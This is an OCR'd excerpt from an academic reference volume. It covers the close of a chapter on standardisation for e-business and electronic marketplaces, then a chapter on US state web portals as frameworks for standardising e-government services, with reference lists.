This has also been recognised by major SDOs in the "Memorandum of Understanding Concerning Standardization in the Field of Electronic Business" (IEC, ISO, ITU, & UN/ECE, 2000). In this context, a number of recommendations developed by ITU-T have been identified as being of relevance to e-business. In addition to higher-level recommendations addressing directory services and security aspects, these include, for example, end-system architecture and interfaces, as well as multimedia and mobile systems.

WHAT NEEDS TO BE STANDARDISED?

Each transaction can be subdivided into different layers (see Figure 3). For each layer, different problems can be identified with respect to standards and standardisation.

As stated above, e-markets (and e-business in general) and the underlying ICT infrastructure are integrated. Thus, in principle, all different communication layers of a business relation/transaction may be subject to standardisation. However, the degree to which standardisation is required varies between layers. In the following, usefulness of standardisation will briefly be discussed for the individual layers.

Business Process

Organisations will always have unique business processes (after all, this is a primary source of competitive advantage). Yet, e-business will lead to increased automation of these processes based on extended use of information technology. There certainly is some room for standardisation. For example, standards for certain processes (i.e., those which cannot be linked to any competitive advantage) can and should be standardised. Likewise, groups of companies may well decide among themselves to standardise business processes. Yet, this is a situation very different from a standard being imposed on a business community by some standards setting body. Apart from that, standardisation of business processes should be viewed very critically—after all, technology should support the process, not vice versa.

Application


Disparate applications that resulted from adoption of best-of-breed solutions, and which were built to support business processes unique to individual organisations certainly contribute a lot to the extremely inhomogeneous IT landscapes we see today. There is a massive potential here for streamlining and improved compatibility. Yet, not unlike business processes, applications should only be subject to standardisation after extremely thorough and critical analysis.

Information

The definitions of messages and identification aspects fall into this category. The former includes, for example, the immense variety of EDIFACT messages, the latter includes item numbering schemes and the ISO "License Plate." Scores of specifications are available here, and the major problem seems to be on the implementation side rather than a lack of useable specifications.

Another aspect to be considered here is the reluctance on the side of small and medium enterprises (SMEs) to use EDI messages on a broad scale. Instead, deploying the World Wide Web seems to be a popular alternative for many. This is a fine example of the problems that may arise if a whole sector of potential users of a technology (SMEs in this case) is excluded due to (perceived or real) complexity of a system.

Figure 4. Seven OSI layers and two metalayers of a communication system



Communication

This is an extremely broad area. It comprises different layers of communication services and specific protocols to provide these services. The—now virtually vanished—OSI reference model (ISO, 1984), for instance, defined seven layers. Today, they have pretty much been reduced to the two "metalayers", that is, Middleware and Transport Network (see Figure 4). As the communication (sub)system forms a crucial part of the overall IT infrastructure, and needs to provide adequate services for the applications that utilise it, this is an important playground for standards setting activities.

In addition, security services belong to this category.

Physical

This category includes tags, labels, smart cards, and transmission frequencies. These are important aspects; for instance, there is no frequency band available on a worldwide basis which could be used for global tracking and tracing. Likewise, smart cards may become an important means to emulate trust.

In relation to standards setting, for both business processes and applications well-defined "best practice" descriptions would be far more helpful than standards (of whichever origin). Both are far too heavily influenced by specific local actualities and conditions, subject to local cultures, values and beliefs, and entrenched in potentially unique environment for standardisation to make much sense. That is, a company is likely to have developed very specific requirements and processes primarily in the areas of its core business interests that, in turn, stand in the way of a global standardisation of such a system. It is here where longstanding, time-honoured traditions characterise the environment, and where technical systems as well as production and business processes have been designed to optimally meet the demands of their specific environment (Jakobs, 2006; Jakobs, Procter, & Williams, 1998). A new system to be used here will have to be customised to a similar degree as the other artefacts in this environment. It is unlikely that standard systems will provide the required functionality.

In contrast to that, the three other categories, which rather more relate to *infrastructural* technologies, lend themselves heavily to standardisation. Such infrastructural systems may differ considerably, but share an important common characteristic, in that they are not, or only to a very small extent, integrated into business processes. Typically, they are more or less equally useful for everyone, irrespective of any particular background or specific environment. Consequently, they are not normally subjected to well specified context-specific requirements. This, in turn, holds the prospect of a higher degree of freedom for the specification of more universally useful standards.

TRUST

Business is about trust, which may be described as confidence in a relation, based on awareness of reputation, past performance and reciprocal benefits and demands (Thorelli, 1986). Trust determines potential risks and opportunities in relations. Yet, online business lacks the face-to-face interaction between buyers and sellers traditionally used to establish trust. Thus, it is difficult to determine the validity and integrity of actors.

The e-business model requires companies to open up their existing corporate networks, at least to a certain degree. It has never been more essential, therefore, for organisations to provide robust, flexible security mechanisms to bridge these conflicting requirements of openness and tight security, and to enable e-business to be conducted in a trusted way. Obviously, this is crucial for electronic markets.

To establish trust in such a fast-moving environment, the *classical* approach (see above) would seem to be less than adequate. Accordingly, companies typically resort to technical means in the attempt to establish trusted business relations. In fact, it may be argued that without adequate means (of whichever nature) to enable trusted relations, e-commerce in general and e-markets in particular will never get off the ground on a broad scale.

Typical requirements here include:

- **Privacy (Confidentiality):** Information must not be visible to eavesdroppers.
- **Authentication:** Communicating parties must be able to ascertain each other's identity or credentials.
- **Integrity:** Information exchanged must not be subject to tampering.

- **Non-Repudiation:** Must be able to prove that a transaction has taken place.

Techniques typically deployed to meet these requirements include

- Encryption, to provide privacy.
- Digital signatures and passwords, to provide authentication, integrity protection, and nonrepudiation.

A public key infrastructure (PKI) needs to be in place to provide for encryption and digital signatures. Here, a certification authority (CA) signs the user's public key to guarantee its authenticity to all others. For practical reasons (performance, avoidance of bottlenecks) a hierarchy of CAs is established, where a superior CA ("an even more highly trusted institution") transfers responsibility for a certain geographical region to a subordinate one, for example.

The surprising thing is that standards for a PKI have been with us for quite a while now; X.509, for instance, was first published in 1988 (ISO, 1988), but have rarely been implemented. Given their importance for trust in e-commerce, this could be taken as an indication that either:

- the technology is considered too complicated and/or too costly or that
- implementing the technology is too complicated and/or too costly or that
- technological means alone are considered inadequate to generate trust.

If either of the former two were the case, it would be "back to the drawing board," as obviously the standards specifications were flawed in a certain way.

Regarding the latter alternative, today many see a purely technical security solution as inadequate. Thus, many traders engage in close partnership, systems integration and other far-reaching business relations. For participants of this kind, the trade is likely to involve products which are characterised by a known consumption pattern that is well analysed or planned, and a regular supply of often large quantities. The typical alternative, for which technical solutions may well be sufficient, would be irregular, infrequent and low-volume acquisition.

In either case, it would appear that a security infrastructure that is solely technology-based lacks some important features. The question arises whether or not it makes sense at all to look at technical solutions to such a profoundly nontechnical problem. Certificates, encryption, and so forth are important tools, but unless other means are employed, they can only serve to mimic trust. This may well be sufficient for certain types of transactions (e.g., one-off, low-volume), but not for longer-lasting business relations.

FUTURE TRENDS

Despite the above, much needs to be done in terms of standardisation to support e-commerce in general. Specifically, the underlying communication infrastructure needs to be adapted to the requirements of the applications. This, in turn, implies that all stakeholders (including sellers, buyers, e-market providers, and authorities) need to find a way to agree on standards that serve all needs.

This is not a trivial task. Standards setting is a cumbersome and slow activity, characterised by compromise and hidden agendas. The increasing number and variety of potential stakeholders in the e-business domain will not help to improve this situation. Likewise, we may expect that very specific requirements from these very different groups of stakeholders will have to be taken into account, and will further complicate the process. In particular, speed will not be the overriding issue anymore. Rather, the standards body/bodies in charge will have to make sure that a system emerges that will be useful over an extended period, for as many stakeholders as possible.

With the process employed today, it is not entirely clear who initiates a standardisation activity, and on what grounds. The activity may or may not be based on real user requirements, and it may only be supposed to serve a vendor's purposes. Moreover, until well after the completion of a standards project, it cannot be established whether or not a standard will be economically viable. Given the huge amounts of money that have to go into the development of a single standard, it would be disastrous if it fails to deliver.


A process better suited to the needs of a whole new business model might look like the one depicted in Figure 5.

This is a two-stage process, with an analysis stage preceding the technical work. Several fundamental decisions need to be taken before the actual (technical) standards setting work can commence. First of all, it is crucial to realise the impossibility of solving all potential future problems from the outset, and accordingly not to try and specify an all-embracing standard. Recent experiences show that attempting to specify such standards are bound to fail. Accordingly, an evolutionary approach has been adopted. Work is based on a set of initial requirements, specified primarily by those who will actually use the system in the future. Subsequently, the specification can be refined based on experiences made during the deployment phase.

CONCLUSION

The need for standardisation depends on the degree to which a (standards-based) technology affects business process integration. With few exceptions, a "best-practice" approach—as opposed to an approach based on standards—is more suitable

Figure 5. The cyclic stage model of standardisation, CSMS (From Jakobs, 2000)



for the upper layers of a business transaction (i.e., for business processes and applications; see Figure 2). In contrast, a sophisticated, standards-based underlying infrastructure is beneficial for all stakeholders.

That is, to optimally support e-commerce in general, and electronic marketplaces in particular, a standards-based infrastructure that should be built that:

- meets application requirement; that is, it is modular, flexible, adaptable, and extensible, robust and transparent
- enables trust-building measures, that is, it
    - provides globally recognised certificates and credentials

- uses a uniform encryption scheme
- is easy to implement and simple to use

However, it should be made very clear that the latter must not be taken as a substitute of real trust. Unfortunately, though, the new economy is displaying a certain tendency to solve profoundly nontechnical problems by purely technical means. This is a dangerous approach, which may distract from the real problems. Take *trust* as an example: while suitable technological support through security infrastructure is important, trust-generating solution based on encryption and certificates alone is inadequate for many applications. Rather, the *old-fashioned* approach of striving for better business relations and mutual benefits would serve better in the long term. Analogous arguments may be put forward with respect to business processes.

So, finally: don't try to standardise everything!

REFERENCES

Brown, L. (1993). *The new shorter Oxford English dictionary* (Vol. 2, 4th ed.). Oxford, UK: Clarendon Press.

Castells, M. (2000). *The Information Age: Economy, society, and culture (Vol. 1: The rise of the network economy)*. Oxford, UK: Blackwell Publishers.

Gerst, M. (2003, October 22-24). The role of standardisation in the context of e-collaboration: A snap shot. In *Proceedings of the 3rd IEEE Conference on Standardisation and Innovation in Information Technology*, Delft.

IEC, ISO, ITU, UN/ECE. (Eds.). (2000). *Memorandum of understanding concerning standardization in the field of electronic business.* Retrieved January 13, 2007, from http://www.itu.int/ITU-T/e-business/files/mou.pdf

ISO. (1984). Information Technology—Open Systems Interconnection—Reference Model, ISO 7498. International Organization for Standardization.

ISO. (1988). *Information Processing Systems—Open Systems Interconnection—The Directory,* ISO IS 9594/1-8.

ISO. (2004). *ISO/IEC Directives* (Part 2, 5th ed.). Retrieved from http://isotc.iso.org/livelink/livelink.exe/4230517/ISO_IEC_Directives__Part_2__Rules_for_the_structure_and_drafting_of_International_Standards__2004__5th_edition___pdf_format_.pdf?func=doc.Fetch&nodeid=4230517

Jakobs, K. (2000). *User participation in standardisation processes: Impact, problems and benefits*. Vieweg Publishers.

Jakobs, K. (2005). Does an ICT standards' success depend on its origin? *Standards Engineering, 57*(3), 14-16.

Jakobs, K. (2006). Shaping user-side innovation through standardisation: The example of ICT. *Technological Forecasting and Social Change, 73*(1), 27-40. Amsterdam: Elsevier.

Jakobs, K., Procter, R., & Williams, R. (1998). Standardisation, innovation and implementation of information technology. In *Proceedings of the IFIP TC-9 Fifth World Conference on Human Choice and Computers.*

No-Rest (2005). *Final deliverable on Standards Impact Assessment.* Retrieved January 13, 2007 http://www.no-rest.org/Progress.htm

Tapscott, D. (2001). Rethinking strategy in a networked world. *Strategy and Business, Third Quarter*(24), 1-8.

Thorelli, H. B. (1986). Networks: Between markets and hierarchies. *Strategic Management Journal, 7*, 37-51.

Webster's. (1992). *Webster's new universal unabridged dictionary.* New York: Barnes & Noble Books.

Williams, R., Graham, I., & Spinardi, G. (1993). The social shaping of EDI. In *Proceedings of the PICT/COST A4 International Research Workshop*, Edinburgh.

KEY TERMS

Business-to-Business (B2B): Electronic business between organisations.

Business-to-Consumer (B2C): Electronic business between an organisation and individual consumers.

Business Transaction: An economic event that involves the exchange of economic value (goods, funds, services) between two (or more) parties.

Electronic Business: Any business process that is empowered by information and communication technologies.

Electronic Marketplace: A virtual trading platform on which buyers and sellers can do business.

ICT Infrastructure: The communication facilities and services necessary for the functioning of applications.

Standard: A document established by consensus and approved by a recognized body that provides, for common and repeated use, rules, guidelines or characteristics for activities or their results, aimed at the achievement of the optimum degree of order in a given context.

ENDNOTES

1. The International Organization for Standardization.
2. Information and Communication Technologies.

[3] The International Telecommunication Union's Telecommunication Standardization Sector (ITU-T) is responsible for standardisation activities.

[4] Well known such consortia include, for example, the World Wide Web Consortium (W3C) and the Object Management Group (OMG).

State Portals as a Framework to Standardize E-Government Services

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INTRODUCTION

State portals play a prominent role in the convergence of politics and administration. On November 8, 2000, U.S. voters received conflicting media projections, but the Secretary of State's Office in Florida was able to provide them with that state's most timely election counts. With this example, software design factors, such as the use of dynamic Web programming, suddenly sprung to the forefront of attention. For almost all federated entities, the establishment of state portals has become an advanced stage of e-government; most now have them, and they provide a wide variety of services. They can be a gateway or central access point, but to appear coordinated, the use of portals should provide a development framework. This article presents the convergence of advanced software engineering practices with the empowerment of public administration standards and the swift enabling of public policy via state portals.

Years ago, government agencies progressed from simply republishing their forms on a front-end Web site. However, far fewer have advanced on to developing back-end Web applications. Advanced portal features can now be extended and implemented to include more file-intensive processing. Because software is a form of organizational memory, it has been called a type of federated governance (Strassmann, 1995). E-government portals now include self-service applications, and may enable the ability to initiate government contacts, interactivity, and consultation (Aitkenhead, 2005; Curtin, Sommer, & Vis-Sommer, 2003; Sharma & Gupta, 2003; Thomas & Streib, 2003; West, 2004). Further, citizens will demand more of these interaction capabilities in the future (Thomas & Streib, 2003). It is prudent for the chief executive, or his/her designee, to take control of such developments. Factors to consider among agencies would include the quality, accessibility, privacy, and security of their Web site functions.

In theoretical terms, the concept of a state provides for a framework for analyzing the organizational and ethical complexities of life. Further, a state can provide a unity of attention amid a diversity of details and speculation (Farr, 1993). With design and engineering, a focal point of contact can be achieved. As a minimum, a government-wide portal should provide links to various applications on the Internet "…organized in a way that makes the site easy to navigate and desired links easy to locate" (Edmiston, 2003, pp. 23-24). A state portal is a specific form of government portal. In almost all instances, there are one-to-many states, and within those states there may be one-to-many disparate functions. Yet, a government portal should be fully executable with integrated online services offering considerable convenience to its visitors (West, 2004). This attribute is desired for most of the organizational entities, even those at a peer level. In short, government portals are "… the entry point for business and citizens to access information or services that are for the good of the community" (Aitkenhead, 2005, p. 214) and, like with software engineering, state portals should attempt to have replicate functionality.

Various types of portals have been categorized (Tatnall, 2005) and a state variety could be thought of as being a General/Mega type. While vigilantly considering the needs of state constituents, these portals try to be a "one-stop" source for services, thus the mega description. It is also hoped that the user would return to the same portal for yearly government renewals. Examples may include intermittent visits, such as the payment of parking tickets, or yearly visits, like the payment of taxes or motor vehicle fees (Johnson, 2002). A uniform belief is that these fee-based interactions would be considered encroachments on a constituent's time and resources. As such, states do their utmost to make the experience politically acceptable.

A common goal for state portals is for the Web-enabled services to have a similar look and feel. The front-end graphical user interface (GUI) should not be a source of client frustration. This goes for both functionally specific and centralized processing agencies. Resources may vary from state to state as each provides a wide variety of services. However, most want their constituents to be comfortable with the use of their Web site. Factors of consistency and application reuse are primary among the various organizations of a state. A well-designed framework, similar to those crafted by software engineers, may be the best way to ensure that consistency.

POLITICS

For the usability reasons stated, the chief executive of a state may want a prominent role in the portal's capabilities, development, and content. This is because e-government "… is as much about politics as it is about government …" (Curtin et al., 2003, p. 14). That individual should be able to enlist (or coordinate) staff from executive branch agencies. However, without proper planning, the developers would still need to converge to ensure that their efforts yield a uniform look and feel. Thus, the administration of software engineering and standardization between agencies becomes key.

Exceptions may pertain to autonomous elected officials positioned below the chief executive. They may choose to be less standardized. These offices often have links from the main portal, and those officials may or may not follow standardization attempts. They may try to look similar if they are from the same party as the chief executive; if not, they may try to differentiate themselves. In some instances, the autonomous offices employ their own programming, networking, and/or outsourced staff. The degree of uniqueness may be an attempt to contrast with the chief executive's site, but seldom is an elected official's Web site less usable. Sometimes, due to the nature of those elected offices, they may have less budgetary oversight and more specialized features.

PUBLIC ADMINISTRATION

The Weberian notion of a bureau maintaining files is at the crux of public administration. Very publicly, a state's Web portal has the ability to greatly increase agency efficiency. Standardization, a form of coordination, was identified by Weber as a form of rationalization and is still essential to bureaucracies. Most agencies are rule bound, but presenting their regulations via the Web is transformational. Due to information and communication technology (ICT), it has been said how the implementation of law has been virtually perfected (Bovens & Zouridis, 2002). Interorganizational exchanges are now quite commonplace, and state portals provide a focal point for individual government entities to provide their services and information.

This is especially so if one or more agencies have the same types of files or database management systems (DBMS). The system designers for those agencies play a huge role. For a front-end developer in a functionally specific agency, it may be easy to post regulations in a HyperText Markup Language (HTML) format. However, in more file-intensive bureaus, and to incorporate conditional processing, sophisticated back-end programmers may be required. Regardless of agency size, client views of agencies are more likely now to originate from the Web.

Shrewd public administrators may obtain or borrow parts or wholly functional enterprise frameworks while striving to develop greater efficiencies. For instance, e-payment options may be transferable within a state between various state agencies. In much less frequent (but notable) instances, entire software frameworks are ported to other state jurisdictions. The enabling factor may be the ability to distinguish between functionally specific attributes of a state and core features where the base-classed functions are the same. Ask seasoned programmers and, if they have worked with government projects, see if they are aware of adaptations involving intra- or interstate endeavors.

INFORMATION TECHNOLOGY STANDARDS

The technical standards regarding Web development have evolved a great deal. This pertains to both hardware and software. In terms of telecommunications and networking techniques, it has been recognized that lesser developed states often borrow standards from others. However, in a collaborative way, they too must provide input to achieve full participation (Chauvel, 2003). This includes interactions with other federated entities. In terms of e-accessibility, the state portal host and sponsors will not want any weak or inconsistent links.

In contrast to modular software and programming practices, which have been in place for decades, the most popular client services often have links originating directly from a state's homepage. Facilitated by the portal, this is often the case, regardless of government entity. By utilizing cascading style sheets (CSS) and other common techniques, the same GUI can be achieved. Large and established software frameworks, such as Microsoft's .Net and Java Community Process' J2EE, may be utilized. Regardless of the state's framework of choice, the standards of Web services need to be employed to achieve a common communications infrastructure (Williams, 2003). This may facilitate greater interorganizational exchanges, whether they originate publicly or privately.

INFORMATION RESOURCE MANAGEMENT

Some have recognized how "[m]ulti-organizational collaborations need an institutional framework" (Dawes & Prefontaine, 2003, p. 42), and it is the state's portal that provides one. Teams within a state, regardless of executive department, may be enlisted in the development of a state's portal or Web architecture. This is also an overseeing function of information resource management (IRM) entities. The teams that participate early may have greater influence, as their ideas and practices would be foundational. However, if the back-end programs are long-linked and/or lack modularity, the ability to extend and reuse the code may be limited. It may be necessary to have object-oriented programming experts as part of a design team as they begin to discern the capabilities (or restrictions) of such code.

For instance, one agency's programming staff, having more technical skills than others, may provide an interface to a back-end DBMS. This is commonly referred to as middleware, and some database vendors can provide it. Once those interfaces are achieved, the success may be disseminated among state entities, and soon implemented by the agencies. If agencies use the same DBMS, such as those with centralized systems, they may be able to reuse the code objects, segments, or libraries. Thus, the encapsulation, extensibility, and documentation of such code becomes key. Through the use of secure Web services, units may also gain the ability to seamlessly access and display other agency's data.

CONTROL AND COORDINATION

Both control and coordination should occur when administering state portals. For some staff, a state portal may be their first attempt at information technology (IT) and/or front-end application development. With the use of electronic templates, the scope of administrative discretion has been reduced (Bovens & Zouridis, 2002). A simple Web page has content, but when forced to integrate that information into the format of a state portal, some advanced software development techniques may be required. An IRM entity may be responsible for coordinating that integration. Even the use of CSS may be beneficial when considering simple application code reuse. The dissemination of at least some documentation should occur in preparation for agencies to assimilate clients from the state's portal (Oliveira, Alencar, Filho, Lucena, & Cowan, 2004), and many states provide that guidance.

More so than in the private sector, state representatives must be aware of the digital divide, or how some individuals are either new to computing or have no access to networked systems. Broadband vs. dial-up modem accessibility is a common issue. In the private sector, an unavailable Web site means lost sales, whereas in the public sector, it could mean lost votes. According to one researcher, most state and federal government sites had not made much progress at incorporating democracy-enhancing features (West, 2004), although lower level browser versions try to be accommodated. For instance, agencies should be aware of the browser capabilities of Internet Explorer, Netscape, Navigator, Mozilla, Firebird, Camino, OmniWeb, Opera, Lynx, and others. This is because constituents may be using Windows, Macintosh, Unix/Linux, or other operating systems. Further, they should encourage technologies that facilitate Internet use by the handicapped. State representatives may require a minimum level of quality, accessibility, and privacy as a prerequisite to having an agency's Web site linked to the portal.

BUDGETARY BENEFITS

By charging convenience fees and reducing staff, state agency revenues and expenditure savings can be substantial. As mentioned and if enabled by law, convenience fees may be charged. Waiting lines could be reduced, and in areas where population growth is occurring, capital expenditures may be saved. Although constituents can usually find and download forms without a state portal, as advertised by the agency or documented in correspondence, more personalized documents with agency planning can sometimes be obtained.

In public organizations normally known for growth, increased staffing can be curtailed. Along with the development of seemingly personal information, the agency can develop a queuing sequence of events for whenever the client arrives or connects. In some instances the client interfaces the information, not a clerk. For instance, with pre-assigned access numbers or barcodes, an efficient delivery of services may result. Such numbers would originate from a holding table or database, ready to initiate a set of processes when the client keys, swipes, or pays. Be it a Web, interactive voice response, e-payment, or Web service transaction, a pre-established number would be anticipated and foreknown by the originating agency.

It may seem to the client that delivery is different, but deep within the back office processes, the sequential numbering of transactions is very likely the same. This, along with stringent DBMS table designs, could reduce the likelihood of redundant data and, as a result, promote more efficiency. With preestablished information the clients can be better prepared before accessing a government Web site, and the portal support staff can be better prepared (if necessary) to serve them. To the casual user, this might not be entirely evident; however, in a well-designed system, hidden access codes can provide a great deal of functionality, security, and personnel savings.

COMMON ELEMENTS OF STATE PORTALS

Beyond a search engine and a gateway to sites of a jurisdiction, a state portal should provide access to all network-accessible resources. These include intranets, extranets, and the Internet. Table 1 lists a few of the most prominent state portal features.

Table 1. Common state portal features

• Alphabetic list of executive departments and agencies[1]
• Links to the legislative branch
• Links to judicial entities
• Lists of councils, committees, and boards
• Lists of political organizations outside of the executive domain
• Executive press releases
• Maps of government service locations
• State phone/e-mail directories[2]
• Links to peer level states[3]
• Access to the other states entities[4]
• Links to laws
• State calendars
• Language translations
• Business
• Education
• Employment
• Public assistance
• Tourism
• Emergency and safety

[1] *The names of the departments and common abbreviation often follow in parentheses.*
[2] *A central payroll entity may maintain employee phone numbers and e-mail addresses.*
[3] *The subdomain suffix or domain extension will be similar (such as *.gov.uk).*
[4] *For example, Germany has all of portals listed, accompanied by supporting maps.*

FUTURE TRENDS

Future trends include facilitating Web-enabled voting, the use of interorganizational transactions, and vigilant security. As opposed to yearly transactions, voting periodicity may be as needed, biennially or once every 4 years. So timed, the stakes and risk can be quite high. To prevent duplicate votes, at least some association should be done between the interfacing voters, their domains, and electoral choices. Jurisdictions may be overwhelmed with the coordination of electronic voting systems, and systems would need to be certified by the state (Deutch & Berger, 2004). Even though e-voting may be routed through the state portal, a specific office may head up this responsibility. To instill confidence in voting, the level of transactional integrity needs to be high as well as secure. As such, verifications of voter registrations may be increasingly done between agencies.

As in the past, state organizations will try to integrate the Internet services of subunits within and between each other. It has been recognized how this trend will require oversight institutions to use more horizontal forms of management (Fountain, 2001). But Web-enabled transactions usually start under the domain of a single agency and are not fully integrated into the holistic government structure (Sharma & Gupta, 2003). An example of these types of transactions may be found with the need to process bad debt payments and their subsequent collections. Transactionally, one agency may attempt to encumber a client's interaction with another. The use of sequentially assigned numbers, as described, could provide needed tracking. This is so, regardless of service delivery technique, and may be interorganizational as long as the jurisdictional boundaries and accountability remain clear. Data intensive collaborations, such as those associated with state portals, usually face issues of data ownership (Dawes & Prefontaine, 2003), and this becomes increasingly so as one or more agencies access or process the data of another. The privacy of constituents, whether election-related or not, is of primary importance. State portals should collect, store, and redistribute private information only to the extent required for their proper application (Felten, 2005). Although all agencies must be vigilant in terms of security, the use of a state portal can have a focusing effect on those efforts.

Of the utmost importance to each state, now and in the future, is security. An IT, IRM, or public safety agency may be directed to control and coordinate this effort. Because a state portal is often associated with an IRM agency, they usually take the lead. This is especially so with the establishment of firewalls and other advanced security. Intranets are often established to allow access within and between agencies. Users accessibility may be the same within a portal, but restrictions may reduce the hazards of full Internet access. By having an IRM agency as the state's lead, the portal usability trends and security may be forecast, budgeted, and planned.

CONCLUSION

Innovations often present challenges to organizations when considering IT standards, IRM, and the need for coordination and control. But the opportunities associated with a state portal have been known to influence government budgets, public administration, and public policy. As innovations are discovered and developed within the subagencies of a state, they may be shared between several within the state framework. Inherently, they are borrowing from software engineering principles. Code reuse, especially in the form of accessing a large DBMS, could help agencies bring more transactional and interorganizational applications to the Web. This interlacing enables sound public administration standards and the timely implementation of public policy. State portals can encourage a vibrant development environment, facilitated by an extendable framework, for the creation, maintenance, and accessibility of secure Web sites.

REFERENCES

Aitkenhead, T. (2005). Web portals in government service. In A. Tatnall (Ed.), *Web portals: The new gateways to Internet information and services* (pp. 212-229). Hershey, PA: Idea Group Publishing.

Bovens, N., & Zouridis, S. (2002). From street-level to system-level bureaucracies: How information and communication technology is transforming administrative discretion and constitutional control. *Public Administration Review, 62*(2), 174-184.

Chauvel, Y. (2003). Standards and telecommunications development: Where are we going? *International Journal of IT Standards & Standardization Research, 1*, 50-53.

Curtin, G., Sommer, M., & Vis-Sommer, V. (2003). The world of e-government. In G. Curtin, M. Sommer, & V. Vis-Sommer (Eds.), *The world of e-government* (pp. 1-16). New York: Haworth.

Dawes, S., & Prefontaine, L. (2003). Understanding new models of collaboration for delivering government services. *Communications of the ACM, 46*(1), 40-42.

Deutch, H., & Berger, S. (2004). Voting system standards and certifications. *Communications of the ACM, 47*(10), 31-33.

Edmiston, K. (2003). State and local e-government: Prospects and challenges. *American Review of Public Administration, 33*, 20-45.

Farr, J. (1993). Political science and the state. In J. Farr & R. Seidelman (Eds.), *Discipline and history* (pp. 63-79). Ann Arbor, MI: University of Michigan.

Felten, E. (2005). DRM and public policy. *Communications of the ACM, 48*(7), 112.

Fountain, J. E. (2001). *Building the virtual state: Information technology and institutional change*. Washington, DC: Brookings.

Johnson, C. L. (2002). The structure of portal revenue and prices. In *State Web portals: Delivering and financing e-service*. Arlington, VA: PricewaterhouseCoopers.

Lewis, B., Snyder, C., & Rainer, R. (1995). An empirical assessment of the information resource management construct. *Journal of Management Information Systems,12*(1),199-244.

Oliveira, T., Alencar, P., Filho, I., Lucena, C., & Cowan, D. (2004). Software process representation and analysis for framework instantiation. *IEEE Transactions on Software Engineering, 30*(3), 145-159.

Sharma, S., & Gupta, J. (2003). Building blocks of an e-government—A framework. *Journal of Electronic Commerce in Organizations, 1*, 34-48.

Strassmann, P. (1995). *The politics of information management: Policy guidelines*. New Canaan, CT: Information Economics Press.

